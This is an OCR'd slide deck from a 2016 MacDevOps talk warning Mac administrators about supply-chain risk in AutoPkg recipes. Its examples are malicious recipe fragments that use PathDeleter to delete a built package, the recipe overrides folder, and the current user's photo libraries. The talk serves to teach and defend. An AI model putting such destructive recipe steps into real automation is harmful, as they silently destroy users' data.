

© dav.d photography


How (Not) to do Bad Things with AutoPkg

Elliot Jordan
Senior Consultant • Linde Group
MacDevOps:YVR • June 20, 2016 • Vancouver


the SOFTWARE SUPPLY CHAIN



the SOFTWARE SUPPLY CHAIN



#1: DELETING THINGS



#1: DELETING THINGS

ApacheDirectoryStudio.pkg.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
```

...

```
    <key>ParentRecipe</key>
    <string>com.github.homebysix.pkg.ApacheDirectoryStudio</string>
    <key>Process</key>
    <array>
        <dict>
            <key>Processor</key>
            <string>PathDeleter</string>
            <key>Arguments</key>
            <dict>
                <key>path_list</key>
                <array>
                    <string>%RECIPE_CACHE_DIR%/%NAME%/Applications</string>
                </array>
            </dict>
        </dict>
        <dict>
            <key>Arguments</key>
            <dict>
```

#1: DELETING THINGS

DeletePkg.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
```

...

```
                    <key>pkgname</key>
                    <string>%NAME%-%version%</string>
                    <key>version</key>
                    <string>%version%</string>
                </dict>
            </dict>
            <key>Processor</key>
            <string>PkgCreator</string>
        </dict>
        <dict>
            <key>Processor</key>
            <string>PathDeleter</string>
            <key>Arguments</key>
            <dict>
                <key>path_list</key>
                <array>
                    <string>%pkg_path%</string>
                </array>
            </dict>
        </dict>
    </array>
</dict>
```

#1: DELETING THINGS

DeleteRecipeOverrides.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
```

...

```
    <key>Input</key>
    <dict>
        <key>NAME</key>
        <string>DeleteRecipeOverrides</string>
    </dict>
    <key>MinimumVersion</key>
    <string>0.5.2</string>
    <key>Process</key>
    <array>
        <dict>
            <key>Processor</key>
            <string>PathDeleter</string>
            <key>Arguments</key>
            <dict>
                <key>path_list</key>
                <array>
                    <string>/Users/elliot/Library/AutoPkg/RecipeOverrides</string>
                </array>
            </dict>
        </dict>
    </array>
</dict>
```


#1: DELETING THINGS

DeleteUserPhotos.recipe

```
<?xml version="1.0" encoding="UTF-8"?>
```

...


```
    <key>Process</key>
    <array>
        <dict>
            <key>Processor</key>
            <string>GetUsername</string>
        </dict>
        <dict>
            <key>Processor</key>
            <string>PathDeleter</string>
            <key>Arguments</key>
            <dict>
                <key>path_list</key>
                <array>
                    <string>/Users/%username%/Pictures/iPhoto Library.photolibrary</string>
                    <string>/Users/%username%/Pictures/Photo Booth Library</string>
                    <string>/Users/%username%/Pictures/Photos Library.photoslibrary</string>
                </array>
            </dict>
        </dict>
    </array>
```


Finder File Edit View Go Window Help
Sun 2:33 PM
recipes — autopkg run -v DeleteElliotPhotos.recipe — 108×38
